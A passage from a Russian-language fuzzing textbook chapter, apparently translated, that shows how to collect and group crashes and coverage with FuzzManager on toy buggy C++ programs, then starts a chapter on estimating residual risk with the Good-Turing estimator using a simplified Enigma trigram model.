- текущий *счётчик команд*, указывающий инструкцию, исполнявшуюся в момент аварии;
- элементы *трассировки стека*, показывающие активные в этот момент функции.

Сигнатуру можно создать непосредственно при просмотре отдельной аварии.

```
Image(gui_driver.get_screenshot_as_png())
```

Красная кнопка Create создаёт для аварии группу. Система предложит *сигнатуру аварии*, которая будет сопоставляться с этой и будущими авариями того же типа.

```
create = gui_driver.find_element(
    By.XPATH, '//a[contains(@href,"/signatures/new/")]')
create.click()
time.sleep(DELAY_AFTER_CLICK)
gui_driver.set_window_size(1400, 1200)
Image(gui_driver.get_screenshot_as_png())
```

Примите её, щёлкнув Save.

```
save = gui_driver.find_element(By.NAME, "submit_save")
```

```
save.click()
time.sleep(DELAY_AFTER_CLICK)
```

Вы перейдёте к новой группе. На её странице показаны размер (число аварий), состояние отчёта об ошибке (группу можно связать с записью внешней системы вроде Bugzilla) и многие другие полезные сведения.

Сигнатуры аварий

Щёлкнув пункт *Signatures* верхнего меню, вы увидите только что созданную запись.

```
gui_driver.set_window_size(1400, 800)
Image(gui_driver.get_screenshot_as_png())
```

Сигнатура описывает аварию в функции `crash()` (что неудивительно), вызванной из `main()`, которая, в свою очередь, вызвана внутренней функцией ОС `start()`. Также указан текущий адрес аварии.

Группы и их сигнатуры — центральное понятие FuzzManager. При большом количестве отчётов из разных источников группировка позволяет легко объединять одинаковые аварии и отфильтровывать дубликаты.

Укрупнённые сигнатуры

Гибкая система сначала предлагает детальную сигнатуру, которую затем можно скорректировать, чтобы охватить *варианты* одной ошибки и упростить их отслеживание.

В следующем, более сложном примере программа читает данные из файла и создаёт несколько сигнатур аварий. Её исходный файл называется `out-of-bounds.cpp`:

```
print_file("simply-buggy/out-of-bounds.cpp")
```

Программа выглядит гораздо сложнее предыдущей, но на деле делает немного:

- `main()` читает переданный в командной строке файл, помещает его содержимое в буфер и передаёт его `validateAndPerformAction()`.
- `validateAndPerformAction()` извлекает из буфера два байта (`action` и `count`), а остаток считает `data`. В зависимости от `action` вызывается `printFirst()` или `printLast()`, печатающая первые либо последние `count` байтов `data`.

Бессмысленность программы намеренна. В `validateAndPerformAction()` отсутствует проверка безопасности, что `count` не превышает длину `data`, но недопустимый доступ происходит позднее, в одной из двух функций печати. Поэтому ожидаются как минимум две немного разные сигнатуры — с `printFirst()` и с `printLast()`.

Опробуем простейший фаззинг на основе предыдущего кода.

```
import os
import random
import subprocess
import tempfile
import sys
```

Поскольку FuzzManager может испытывать трудности с восьмибитными символами входных данных, введём функцию `escapelines()`, преобразующую текст в печатаемые символы ASCII.

Экскурс: реализация `escapelines()`

```

def isascii(s):
    return all([0 <= ord(c) <= 127 for c in s])

isascii('Hello,')

def escapelines(bytes):
    def ascii_chr(byte):
        if 0 <= byte <= 127:
            return chr(byte)
        return r"\x%02x" % byte

    def unicode_escape(line):
        ret = "".join(map(ascii_chr, line))
        assert isascii(ret)
        return ret

    return [unicode_escape(line) for line in bytes.splitlines()]

escapelines(b"Hello,\nworld!")
escapelines(b"abc\xffABC")

```

Конец экскурсии

Перейдём к самому фаззеру. Как и выше, настроим сборщик, который при каждой аварии получает и отправляет сведения.

```

cmd = ["simply-buggy/out-of-bounds"]
collector = Collector()
random.seed(2048)

crash_count = 0
TRIALS = 20

for itnum in range(0, TRIALS):
    rand_len = random.randint(1, 1024)
    rand_data = bytes([random.randrange(0, 256)
                       for i in range(rand_len)])

    (fd, current_file) = tempfile.mkstemp(prefix="fuzztest", text=True)
    os.write(fd, rand_data)
    os.close(fd)

    current_cmd = []
    current_cmd.extend(cmd)
    current_cmd.append(current_file)

    result = subprocess.run(current_cmd,
                            stdout=subprocess.PIPE,
                            stderr=subprocess.PIPE)

    stdout = []
    stderr = escapelines(result.stderr)
    crashed = False

    for line in stderr:
        if "ERROR: AddressSanitizer" in line:
            crashed = True
            break

    print(itnum, end=" ")
    if crashed:
        sys.stdout.write("(Crash) ")
        configuration = ProgramConfiguration.fromBinary(cmd[0])
        crashInfo = CrashInfo.fromRawCrashData(stdout, stderr, configuration)
        collector.submit(crashInfo, testCase=current_file)
        crash_count += 1

    os.remove(current_file)

```

```
print("")
print("Done, submitted %d crashes after %d runs." %
      (crash_count, TRIALS))
```

При выполнении виден ход работы и множество аварий. На [странице аварий FuzzManager](#) накопятся разнообразные записи.

```
gui_driver.get(fuzzmanager_url + "/crashmanager/crashes")
Image(gui_driver.get_screenshot_as_png())
```

Выберите первую аварию и создайте для неё группу, как раньше. После сохранения окажется, что в группу попали не все аварии: программа создала несколько похожих, но не идентичных стеков. Такая ситуация обычна при фаззинге реальных приложений.

Решение несложно. На странице группы нажмите *Optimize*. FuzzManager автоматически предложит изменить сигнатуру. Примите изменение кнопками Edit with Changes, затем Save. Повторяйте, пока в группу не войдут все аварии. Через три-четыре итерации сигнатура, вероятно, будет выглядеть так:

```
{
  "symptoms": [
    {
      "type": "output",
      "src": "stderr",
      "value": "/ERROR: AddressSanitizer: heap-buffer-overflow/"
    },
    {
      "type": "stackFrames",
      "functionNames": [
        "?", "?", "?", "validateAndPerformAction",
        "main", "__libc_start_main", "_start"
      ]
    },
    {
      "type": "crashAddress",
      "address": "> 0xFF"
    }
  ]
}
```

В признаке stackFrames функция validateAndPerformAction остаётся в кадре стека, поскольку присутствует во всех трассировках всех аварий; именно в ней и находится ошибка. Нижние части стека обобщены до произвольных функций (?), так как различаются у отправленных аварий.

Функция Optimize старается максимально автоматизировать процесс: расширяет сигнатуру, подгоняя её под неразобранные аварии, а затем проверяет, не затронет ли изменённая сигнатура другие группы. Предполагается, что другие группы соответствуют другим ошибкам. Поэтому если сначала создать из аварий две группы, оптимизация уже не сработает. Кроме того, при малом количестве данных существующей группы и множестве неразобранных аварий алгоритм может предложить объединить разные ошибки. Полностью автоматически обнаружить и предотвратить это невозможно, поэтому процесс остаётся полуавтоматическим и требует проверки всех предлагаемых изменений.

Сбор покрытия кода

В главе о покрытии мы увидели, насколько измерение покрытия полезно для оценки фаззера. Пробелы покрытия могут выявить особенно труднодостижимые участки и ошибки самого фаззера. Поскольку это важная часть общей эксплуатации фаззинга, FuzzManager умеет визуализировать *покрытие кода для отдельного сеанса фаззинга* репозитория: можно интерактивно увидеть, какой код был покрыт, а какой нет.

Для демонстрации сбора и визуализации покрытия в FuzzManager рассмотрим ещё одну простую программу на C++ — `maze.cpp`.

```
print_file("simply-buggy/maze.cpp")
```

Программа всего лишь читает числа из командной строки, сравнивает их с волшебными константами и произвольными условиями и, если всё совпадёт, позволяет добраться до одного из двух секретов. Достижение секрета также вызывает отказ.

Перед работой перекомпилируем программы с поддержкой покрытия. Чтобы Clang или GCC создавали сведения о покрытии, при сборке и компоновке обычно нужны специальные CFLAGS, например `--coverage`. В нашем случае это делает Makefile:

```
cd simply-buggy
make clean
make coverage
```

Чтобы просматривать код через FuzzManager, необходимо первоначально настроить репозиторий — предоставить серверу собственную рабочую копию репозитория Git, из которой он будет читать исходники. Обычно клиент и сервер находятся на разных машинах, поэтому репозиторий извлекают на сервере и сообщают системе его расположение и тип управления версиями.

```
git clone https://github.com/uds-se/simply-buggy simply-buggy-server
cd FuzzManager
python server/manage.py setup_repository simply-buggy GITSourceCodeProvider ../simply-buggy-server
```

Предположим, что некоторые волшебные константы нам известны — на практике о цели тоже часто известно кое-что, но не все детали — и проведём фаззинг с их учётом.

```
import random
import subprocess

random.seed(0)
cmd = ["simply-buggy/maze"]
constants = [3735928559, 1111638594]
TRIALS = 1000

for itnum in range(0, TRIALS):
    current_cmd = []
    current_cmd.extend(cmd)

    for _ in range(0, 4):
        if random.randint(0, 9) < 3:
            current_cmd.append(str(
                constants[random.randint(0, len(constants) - 1)]))
        else:
            current_cmd.append(str(
                random.randint(-2147483647, 2147483647)))

    result = subprocess.run(current_cmd, stderr=subprocess.PIPE)
    stderr = result.stderr.decode().splitlines()
    crashed = False

    if stderr and "secret" in stderr[0]:
        print(stderr[0])

    for line in stderr:
        if "ERROR: AddressSanitizer" in line:
            crashed = True
            break

    if crashed:
        print("Found the bug!")
        break

print("Done!")
```

За тысячу запусков секрет 1 находится несколько раз, но секрет 2 и авария остаются недостижимы. Чтобы понять, как улучшить фаззер, изучим *данные покрытия*.

Для получения графических сведений о покрытии воспользуемся [инструментом Mozilla](#) `INLINEPLACEHOLDER0000END`.

```
grcov simply-buggy/ -t coveralls+ --commit-sha COMMIT --token NONE -p simply-buggy/ > coverage.json
cd FuzzManager
python -m CovReporter --repository simply-buggy --description "Test1" --submit ../coverage.json
```

Теперь на [странице покрытия FuzzManager](#) можно рассмотреть исходный код и его покрытие.

```
gui_driver.get(fuzzmanager_url + "/covmanager")
Image(gui_driver.get_screenshot_as_png())
```

Щёлкните первый идентификатор, чтобы просмотреть только что отправленные данные.

```
first_id = gui_driver.find_element(
    By.XPATH, '//td/a[contains(@href, "/browse")]')
first_id.click()
time.sleep(DELAY_AFTER_CLICK)
Image(gui_driver.get_screenshot_as_png())
```

Сначала откроется полный список файлов репозитория simply-buggy. У всех файлов, кроме maze.cpp, покрытие равно 0%, поскольку после пересборки с поддержкой покрытия соответствующие программы не запускались. Щёлкните maze.cpp и рассмотрите построчное покрытие.

```
maze_cpp = gui_driver.find_element(
    By.XPATH, "//*[contains(text(), 'maze.cpp')]")
maze_cpp.click()
time.sleep(DELAY_AFTER_CLICK)
gui_driver.set_window_size(1400, 1400)
Image(gui_driver.get_screenshot_as_png())
```

Исполненные строки выделены *зелёным*, а число на зелёной полосе слева показывает количество исполнений. Неисполненные строки выделены *красным*. Здесь можно сделать два наблюдения:

1. Условие if в строке 34 покрыто, но следующие строки красные. Фаззер не знает проверяемой там константы, поэтому очевидно, что её следует добавить в список.
2. Между строками 26 и 27 покрытие резко падает. Обе строки покрыты, но счётчики показывают, что проверка завершается неудачно более чем в 95% случаев. Поэтому секрет 1 находится так редко. В настоящей программе следовало бы выяснить, сколько дополнительного кода скрыто за этой ветвью, и при необходимости скорректировать вероятности, чтобы чаще проходить проверку.

Программа maze настолько мала, что эти проблемы видны невооружённым глазом. В сложных реальных программах место, где застревает фаззер, редко бывает очевидно. Выявление таких случаев существенно улучшает результаты фаззинга.

Для полноты вновь запустим программу, добавив недостающую константу:

```
random.seed(0)
cmd = ["simply-buggy/maze"]

# Добавлена недостающая константа
constants = [3735928559, 1111638594, 3405695742]

for itnum in range(0, 1000):
    current_cmd = []
    current_cmd.extend(cmd)
    for _ in range(0, 4):
        if random.randint(0, 9) < 3:
            current_cmd.append(str(
                constants[random.randint(0, len(constants) - 1)]))
        else:
            current_cmd.append(str(
                random.randint(-2147483647, 2147483647)))
```

```

result = subprocess.run(current_cmd, stderr=subprocess.PIPE)
stderr = result.stderr.decode().splitlines()
crashed = False

if stderr:
    print(stderr[0])
for line in stderr:
    if "ERROR: AddressSanitizer" in line:
        crashed = True
        break
if crashed:
    print("Found the bug!")
    break

print("Done!")

```

Как и ожидалось, теперь найден секрет 2 вместе с аварией.

Итоги

- При фаззинге на нескольких машинах, нескольких программ или несколькими фаззерами используйте *сервер аварий* вроде *FuzzManager* для сбора и хранения аварий.
- Аварии, которые, вероятно, вызваны одним отказом, следует объединять в *группы*, чтобы обрабатывать их одинаково.
- Централизованный сбор *покрытия фаззера* помогает выявлять проблемы фаззеров.

Завершив работу, остановим сервер и веб-драйвер и удалим временные данные.

```

fuzzmanager_process.terminate()
gui_driver.quit()

import shutil
for temp_file in ['coverage.json', 'geckodriver.log', 'ghostdriver.log']:
    if os.path.exists(temp_file):
        os.remove(temp_file)

home = os.path.expanduser("~")
for temp_dir in ['coverage', 'simply-buggy',
                 'simply-buggy-server', 'FuzzManager']:
    if os.path.exists(temp_dir):
        shutil.rmtree(temp_dir)

```

Что дальше

В следующей главе мы узнаем, как оценить, сколько ошибок осталось в коде и когда тестирование можно считать достаточным.

Предпосылки и дальнейшее чтение

Эта глава опирается на реализацию [FuzzManager](#). На его странице GitHub приведено множество дополнительных сведений об использовании системы.

В статье [«Browser Fuzzing at Mozilla»](#) обсуждается применение FuzzManager в Mozilla для массового тестирования браузеров.

В работе «What makes a good bug report?» [Bettenburg2008] перечислены основные сведения, которые разработчики ожидают увидеть в отчёте об ошибке, способы их использования и соответствующие задачи.

Упражнения

Упражнение 1. Автоматическое сообщение об авариях

Создайте функцию Python, которую можно вызвать в начале программы, чтобы она автоматически сообщала серверу *FuzzManager* об авариях и исключениях. Функция должна автоматически отслеживать имя программы и, если возможно, её вывод; аварии — возбуждённые исключения — следует преобразовывать в формат ASan, который понимает FuzzManager.

Решение. Будет добавлено позднее.

Когда прекращать фаззинг

В предыдущих главах мы обсудили несколько методов фаззинга. Важно знать, *что* делать, но не менее важно понимать, когда следует *остановиться*. В этой главе мы узнаем, когда *прекращать фаззинг*, на известном историческом примере: машине «Энигма», которой военно-морские силы нацистской Германии во время Второй мировой войны шифровали сообщения, и методах фаззинга, применённых Аланом Тьюрингом и И. Дж. Гудом для взлома военно-морских шифров «Энигмы».

Тьюринг не только заложил основы информатики своей машиной Тьюринга. Вместе с помощником И. Дж. Гудом он также разработал способы оценки вероятности события, которое прежде ни разу не наблюдалось. Мы покажем, как оценка Гуда — Тьюринга позволяет количественно определить *остаточный риск* кампании фаззинга, не обнаружившей уязвимостей: оценить вероятность обнаружения уязвимости, если за всё время фаззинга ни одной уязвимости ещё не наблюдалось.

Мы обсудим ускорение фаззеров с учётом покрытия и представим ряд методов оценки и экстраполяции прогресса фаззинга и остаточного риска.

Предварительные требования

- Глава о покрытии объясняет, как использовать сведения о покрытии исполненного теста для управления мутационным серым фаззером с учётом покрытия.
- Полезно некоторое знание статистики.

```
import bookutils.setup
from typing import Dict, List
```

Машина «Энигма»

Осень 1938 года. Тьюринг только что защитил докторскую диссертацию в Принстонском университете, продемонстрировав пределы вычислений и заложив основу теории информатики. Нацистская Германия перевооружается. Вопреки Версальскому договору она вновь заняла Рейнскую область и аннексировала Австрию. Только что аннексирована Судетская область Чехословакии, и, несмотря на недавно подписанное Мюнхенское соглашение, начинается подготовка к захвату остальной страны.

Тем временем британская разведка наращивает возможности расшифровки немецких сообщений с военными и военно-морскими сведениями. Германия применяет для шифрования [машины «Энигма»](#) — семейство электромеханических роторных шифровальных машин, защищавших военную связь.



К моменту прихода Тьюринга в британский Блетчли-парк польская разведка восстановила логическую структуру «Энигмы» и построила дешифровальную машину *Bomba* — возможно, названную так из-за издаваемого ею тиканья. *Bomba* одновременно имитировала шесть «Энигм» и перебирала ключи, пока не взламывала шифр. Польская *Bomba* могла быть самым первым *фаззером*.

Тьюринг взялся за чрезвычайно сложные шифры военно-морской «Энигмы». Частью её ключа была последовательность из трёх букв — *триграмма*. Триграммы выбирались из книги

Kenngruppenbuch, где все они располагались в случайном порядке.

Книга Kenngruppenbuch

Начнём с Kenngruppenbuch, или К-книги.

Нам понадобятся следующие функции Python:

- `random.shuffle(elements)` перемешивает элементы, располагая их в случайном порядке;
- `random.choices(elements, weights)` случайно выбирает элемент с учётом весов: элемент с вдвое большим весом выбирается вдвое чаще;
- `log(a)` возвращает натуральный логарифм a ;
- $a ** b$ означает возведение a в степень b .

```
import string
import numpy
from numpy import log
import random
```

Сначала создадим множество триграмм:

```
letters = list(string.ascii_letters[26:]) # прописные буквы
trigrams = [str(a + b + c)
             for a in letters for b in letters for c in letters]
random.shuffle(trigrams)
trigrams[:10]
```

Теперь они попадут в Kenngruppenbuch. Однако было замечено, что некоторые триграммы выбирались чаще других. Например, триграммы в левом верхнем углу страницы, а также на первых и последних страницах были вероятнее находящихся в середине книги или страницы. Отразим это различие распределения, назначив каждой триграмме *вероятность* по закону Бенфорда, представленному в главе о вероятностном фаззинге.

Напомним: закон Бенфорда назначает i -й цифре вероятность $\log_{10}(1 + (1)/(i))$, где основание 10 выбрано из-за десяти цифр. Однако закон работает для произвольного числа «цифр». Поэтому назначим i -й триграмме вероятность $\log_b(1 + (1)/(i))$, где основание b равно числу возможных триграмм: $b=26^3$.

```
k_book = {} # Kenngruppenbuch

for i in range(1, len(trigrams) + 1):
    trigram = trigrams[i - 1]
    # Беса по закону Бенфорда
    k_book[trigram] = log(1 + 1 / i) / log(26**3 + 1)
```

Выберем случайную триграмму из К-книги и посмотрим её вероятность:

```
random_trigram = random.choices(
    list(k_book.keys()), weights=list(k_book.values()))[0]
random_trigram
k_book[random_trigram]
```

Фаззинг «Энигмы»

Ниже вводится чрезвычайно упрощённая реализация военно-морской «Энигмы», основанная на триграммах К-книги. Настоящий механизм шифрования был намного сложнее и заслуживает отдельного подробного исследования; заинтересованному читателю стоит обратиться к источникам в разделе дальнейшего чтения.

Сотрудники Блетчли-парка могут лишь проверить, зашифровано ли сообщение предполагаемой триграммой. Наша функция `naval_enigma()` принимает `message` и `key`, то есть предполагаемую триграмму. Если ключ совпадает с ранее вычисленным ключом сообщения, функция возвращает `True`.

```
from Fuzzer import RandomFuzzer
from Fuzzer import Runner

class EnigmaMachine(Runner):
    def __init__(self, k_book):
        self.k_book = k_book
        self.reset()

    def reset(self):
        """Сбросить регистр ключей"""
        self.msg2key = {}
        self.cur_msg = ""

    def internal_msg2key(self, message):
        """Вернуть триграмму зашифрованного сообщения."""
        if message not in self.msg2key:
            # Имитируем выбор офицером ключа из Kenngruppenbuch
            self.msg2key[message] = random.choices(
                list(self.k_book.keys()),
                weights=list(self.k_book.values()))[0]
        return self.msg2key[message]

    def naval_enigma(self, message, key):
        """Истина, если `message` зашифровано ключом `key`"""
        return key == self.internal_msg2key(message)
```

Чтобы «фаззить» `naval_enigma()`, нужно подобрать ключ данного зашифрованного сообщения. Ключ состоит всего из трёх символов, поэтому с хорошей вероятностью это займёт намного меньше секунды. Более длинные ключи, разумеется, гораздо труднее найти случайным фаззингом.

```
class EnigmaMachine(EnigmaMachine):
    def run(self, tri):
        """PASS, если cur_msg зашифровано триграммой tri"""
        if self.naval_enigma(self.cur_msg, tri):
            outcome = self.PASS
        else:
            outcome = self.FAIL
        return (tri, outcome)

enigma = EnigmaMachine(k_book)
enigma.cur_msg = "BrEaK mE. L0Lzz"
enigma.run("AAA")
```

Простейший способ взломать сообщение — полный перебор. Предположим, в Блетчли-парке пробуют случайные триграммы до расшифровки сообщения.

```
class BletchleyPark:
    def __init__(self, enigma):
        self.enigma = enigma
        self.enigma.reset()
        self.enigma_fuzzer = RandomFuzzer(
            min_length=3, max_length=3,
            char_start=65, char_range=26)

    def break_message(self, message):
        """Вернуть триграмму зашифрованного сообщения"""
        self.enigma.cur_msg = message
        while True:
            (trigram, outcome) = self.enigma_fuzzer.run(self.enigma)
            if outcome == self.enigma.PASS:
                break
        return trigram
```

Сколько времени занимает такой перебор?

```

from Timer import Timer

enigma = EnigmaMachine(k_book)
bletchley = BletchleyPark(enigma)
with Timer() as t:
    trigram = bletchley.break_message("BrEaK mE. L0Lzz")

trigram
'%f seconds' % t.elapsed_time()
'Bletchley cracks about %d messages per second' % (1 / t.elapsed_time())

```

Наблюдения Тьюринга

Взломаем несколько сообщений и подсчитаем, сколько раз встречается каждая триграмма.

```

from collections import defaultdict

n = 100 # число взламываемых сообщений
observed: Dict[str, int] = defaultdict(int)
for msg in range(0, n):
    trigram = bletchley.break_message(msg)
    observed[trigram] += 1

counts = [k for k, v in observed.items() if int(v) > 0]
t_trigrams = len(k_book)
o_trigrams = len(counts)

"After cracking %d messages, we observed %d out of %d trigrams." % (
    n, o_trigrams, t_trigrams)

singletons = len([k for k, v in observed.items() if int(v) == 1])
"From the %d observed trigrams, %d were observed only once." % (
    o_trigrams, singletons)

```

Имея выборку ранее использованных записей, Тьюринг хотел *оценить вероятность* того, что текущая неизвестная запись уже встречалась, а также распределение вероятностей ранее использованных записей. Это привело к оценкам недостающей массы и истинной вероятностной массы множества элементов выборки. Гуд работал с Тьюрингом во время войны и с его разрешения в 1953 году опубликовал анализ смещения этих оценок.

Предположим, после нахождения ключей для $n=100$ сообщений триграмма ABC встретилаcь ровно $X_{ABC}=10$ раз. Какова вероятность p_{ABC} , что она станет ключом следующего сообщения? Эмпирическая оценка равна $p_{\hat{ABC}}=X_{ABC}/n=0{,}1$. Аналогично оцениваются остальные наблюдавшиеся триграммы. Но вся вероятностная масса при этом распределяется среди *наблюдавшихся* триграмм, не оставляя ничего *ненаблюдавшимся*, то есть вероятности обнаружения новой триграммы. Это и есть недостающая вероятностная масса, или вероятность открытия.

Тьюринг и Гуд оценили *вероятность открытия* p_0 — вероятность обнаружить ненаблюдавшуюся триграмму — как отношение числа f_1 триграмм, встреченных ровно один раз, к общему числу n взломанных сообщений:

Формула: $p_0 = (f_1)/(n)$,

где f_1 — число синглтонов, а n — число взломанных сообщений.

Исследуем идею подробнее. Расширим BletchleyPark, чтобы взламывать n сообщений и записывать рост числа наблюдавшихся триграмм.

```

class BletchleyPark(BletchleyPark):
    def break_message(self, message):
        """Вернуть триграмму зашифрованного сообщения"""
        # Для крупного эксперимента убираем полный перебор

```

```

return enigma.internal_msg2key(message)

def break_n_messages(self, n):
    """Вернуть частоты триграмм и число открытых триграмм
    после каждого сообщения."""
    observed = defaultdict(int)
    timeseries = [0] * n
    cur_observed = 0
    for cur_msg in range(0, n):
        trigram = self.break_message(cur_msg)
        observed[trigram] += 1
        if observed[trigram] == 1:
            cur_observed += 1
        timeseries[cur_msg] = cur_observed
    return (observed, timeseries)

```

Взломаем 2000 сообщений и вычислим оценку Гуда — Тьюринга вероятности того, что следующая триграмма прежде не встречалась.

```

n = 2000
bletchley = BletchleyPark(enigma)
(observed, timeseries) = bletchley.break_n_messages(n)
singletons = len([k for k, v in observed.items() if int(v) == 1])
gt = singletons / n
gt

```

Проверим оценку эмпирически. Повторим эксперимент тысячу раз: если очередное сообщение использует новую триграмму, запишем 1, иначе 0, и усредним результат. Новые триграммы при этом не добавляются к наблюдавшимся.

```

repeats = 1000
newly_discovered = 0
for cur_msg in range(n, n + repeats):
    trigram = bletchley.break_message(cur_msg)
    if observed[trigram] == 0:
        newly_discovered += 1
newly_discovered / repeats

```

Оценка довольно точна: разница, вероятно, меньше 0,03. При этом оценка Гуда — Тьюринга требует гораздо меньше ресурсов, вычисляется непосредственно во время кампании и не нуждается в дополнительных повторениях.

Оценка Гуда — Тьюринга часто близка к лучшей возможной для произвольных распределений. Понятие *открытия* не ограничивается триграммами. В исследовании естественных языков так оценивают вероятность встретить слово, которого мы прежде никогда не слышали и не читали. В экологии — вероятность обнаружить новый, ещё неизвестный вид. Позднее мы применим её к вероятности обнаружения уязвимости, если пока ни одной не найдено, то есть к остаточному риску.

Алана Тьюринга интересовало *дополнение 1-GT*, показывающее долю *всех* сообщений, для которых британцам уже известна нужная триграмма. Поэтому дополнение называют также покрытием выборки: оно количественно выражает, сколько мы знаем о расшифровке всех сообщений по немногим уже расшифрованным.

```
1 - gt
```

Обратная величина оценки, *1/GT*, — оценка максимального правдоподобия ожидаемого числа сообщений, которые можно расшифровать известными триграммами до необходимости найти новую.

```
1 / gt
```

Почему оценка так точна? Даже после большой выборки из n сообщений остаются f_1 триграмм, встреченных лишь однажды. Такие синглтоны очень редки. Вероятность следующего сообщения с редкой, но уже наблюдавшейся триграммой даёт хорошую верхнюю границу вероятности ещё более редкой ненаблюдавшейся триграммы. За семьдесят лет после наблюдения Тьюринга

вокруг гипотезы о том, что редкие наблюдавшиеся «виды» хорошо предсказывают неизвестные виды, возникла целая статистическая теория.

Рассмотрим распределение редких триграмм.

```
import matplotlib.pyplot as plt # type: ignore

frequencies = [v for k, v in observed.items() if int(v) > 0]
frequencies.sort(reverse=True)

plt.figure(figsize=(12, 4), dpi=80)
plt.subplot(1, 2, 1)
plt.hist(frequencies, range=[1, 21], bins=numpy.arange(1, 21) - 0.5)
plt.xticks(range(1, 21))
plt.xlabel('число появлений')
plt.ylabel('частота')
plt.title('Частота редких триграмм')

plt.subplot(1, 2, 2)
plt.plot(timeseries)
plt.xlabel('взломяно сообщений')
plt.ylabel('открыто триграмм')
plt.title('Открытие триграмм во времени')
```

Большинство триграмм наблюдалось лишь однажды: большая часть известных триграмм — редкие синглтоны. Открытие всё ещё идёт полным ходом, и траектория кажется почти линейной. Но число триграмм конечно ($26^3=17\,576$), поэтому открытие замедлится и приблизится к асимптоте — полному числу триграмм.

Повышение производительности Блетчли-парка

Некоторые триграммы наблюдались очень часто. Назовём их *обильными*.

```
print("Trigram : Frequency")
for trigram in sorted(observed, key=observed.get, reverse=True):
    if observed[trigram] > 10:
        print("    %s : %d" % (trigram, observed[trigram]))
```

Ускорим взлом, *сначала пробуя обильные триграммы*. Сперва выясним, сколько сообщений взламывает обычная стратегия полного перебора при ограниченном числе попыток, одновременно записывая число взломанных сообщений во времени.

```
max_attempts = 100000

class BletchleyPark(BletchleyPark):
    def __init__(self, enigma):
        super().__init__(enigma)
        self.cur_attempts = 0
        self.cur_observed = 0
        self.observed = defaultdict(int)
        self.timeseries = [None] * max_attempts * 2

    def break_message(self, message):
        """Вернуть триграмму и отслеживать открытия по числу попыток."""
        self.enigma.cur_msg = message
        while True:
            self.cur_attempts += 1
            (trigram, outcome) = self.enigma_fuzzer.run(self.enigma)
            self.timeseries[self.cur_attempts] = self.cur_observed
            if outcome == self.enigma.PASS:
                break
        return trigram

    def break_max_attempts(self, max_attempts):
        """Число сообщений, взломанных за указанное число попыток."""
        cur_msg = 0
```



```

n_messages = 0
while True:
    trigram = self.break_message(cur_msg)
    if self.cur_attempts >= max_attempts:
        break
    n_messages += 1
    self.observed[trigram] += 1
    if self.observed[trigram] == 1:
        self.cur_observed += 1
        self.timeseries[self.cur_attempts] = self.cur_observed
    cur_msg += 1
return n_messages

bletchley = BletchleyPark(enigma)
original = bletchley.break_max_attempts(max_attempts)
original

```

`original` — число сообщений, взломанных полным перебором за сто тысяч попыток. Сможем ли мы его превзойти? Сначала будем пробовать триграммы, прежде встречавшиеся чаще всего.

```

class BoostedBletchleyPark(BletchleyPark):
    def __init__(self, enigma, prior):
        super().__init__(enigma)
        self.prior = prior

    def break_message(self, message):
        """Вернуть триграмму и отслеживать открытия по числу попыток."""
        self.enigma.cur_msg = message

        # Сначала пробуем ранее наблюдавшиеся триграммы
        for trigram in sorted(self.prior,
                              key=self.prior.get, reverse=True):
            self.cur_attempts += 1
            (_, outcome) = self.enigma.run(trigram)
            self.timeseries[self.cur_attempts] = self.cur_observed
            if outcome == self.enigma.PASS:
                return trigram

        return super().break_message(message)

boostedBletchley = BoostedBletchleyPark(enigma, prior=observed)
boosted = boostedBletchley.break_max_attempts(max_attempts)
boosted

```

Усиленная стратегия взламывает существенно больше сообщений. Полезно записывать частоту использования каждой триграммы и пробовать их в порядке этой частоты.

Попробуйте. Здесь в качестве априорных данных практичности ради используется большое число предыдущих наблюдений (`boostedBletchley.prior = observed`). Измените код так, чтобы стратегия усиливалась частотами `self.observed`, полученными *во время самой кампании*. Потребуется увеличить `max_attempts` и долго подождать.

Сравним открытие триграмм во времени.

```

line_old, = plt.plot(bletchley.timeseries,
                     label="Стратегия полного перебора")
line_new, = plt.plot(boostedBletchley.timeseries,
                     label="Усиленная стратегия")
plt.legend(handles=[line_old, line_new])
plt.xlabel('число попыток взлома')
plt.ylabel('открыто триграмм')
plt.title('Открытие триграмм во времени')

```

Усиленный фаззер постоянно превосходит случайный.

Оценка вероятности открытия пути

Как наблюдение Тьюринга о военно-морской «Энигме» связано с фаззингом *произвольных* программ? Помощник Тьюринга И. Дж. Гуд расширил и опубликовал его работу об оценках в журнале теоретической биостатистики *Biometrika*. Гуд говорил не о триграммах, а о «видах». Оценка GT определяет вероятность открыть новый вид по имеющейся выборке особей, каждая из которых принадлежит ровно одному виду.

Входные данные программы тоже можно сопоставить видам. Например, видом входа можно считать исполняемый им путь. Тогда мы сможем *оценить вероятность открытия фаззингом нового пути*. Позднее увидим, что эта же оценка выражает вероятность обнаружения уязвимости, если пока ни одной не найдено, — остаточный риск.

Идентифицируем вид входных данных хешем множества исполненных ими инструкций. В главе о покрытии был представлен класс Coverage, собирающий покрытие исполняемой функции Python, и пример функции `cgi_decode()`, декодирующей строку URL.

```
from Coverage import Coverage, cgi_decode

encoded = "Hello%2c+world%21"
with Coverage() as cov:
    decoded = cgi_decode(encoded)
    decoded
print(cov.coverage())
```

Покрывание трасс

Сначала введём трассы исполнения — грубую абстракцию пути, пройденного входными данными. В отличие от пути, трасса игнорирует порядок исполнения инструкций и число их исполнений.

- `pickle.dumps()` сериализует объект в массив байтов;
- `hashlib.md5()` строит 128-битное хеш-значение массива байтов.

```
import pickle
import hashlib

def getTraceHash(cov):
    pickledCov = pickle.dumps(cov.coverage())
    return hashlib.md5(pickledCov).hexdigest()
```

В модели «Энигмы» каждое сообщение расшифровывается ровно одной триграммой, но одна триграмма может расшифровать несколько сообщений. Аналогично, каждый вход должен давать ровно один хеш трассы, а одинаковый хеш может принадлежать нескольким входам.

```
inp1 = "a+b"
inp2 = "a+b+c"
inp3 = "abc"

with Coverage() as cov1:
    cgi_decode(inp1)
with Coverage() as cov2:
    cgi_decode(inp2)
with Coverage() as cov3:
    cgi_decode(inp3)
```

`inp1` и `inp2` исполняют одинаковые инструкции: разность множеств покрытия пуста, поэтому совпадают и хеши трасс.

```
cov1.coverage() - cov2.coverage()
assert getTraceHash(cov1) == getTraceHash(cov2)
```

Напротив, `inp1` и `inp3` исполняют разные инструкции, а значит, имеют разные хеши.

```
cov1.coverage() - cov3.coverage()
```

```
assert getTraceHash(cov1) != getTraceHash(cov3)
```

Измерение покрытия трасс во времени

Чтобы измерить покрытие трасс при исполнении function на популяции population входов фаззинга, немного изменим функцию population_coverage() из главы о покрытии.

```
def population_trace_coverage(population, function):
    cumulative_coverage = []
    all_coverage = set()
    cumulative_singletons = []
    cumulative_doubletons = []
    singletons = set()
    doubletons = set()

    for s in population:
        with Coverage() as cov:
            try:
                function(s)
            except BaseException:
                pass
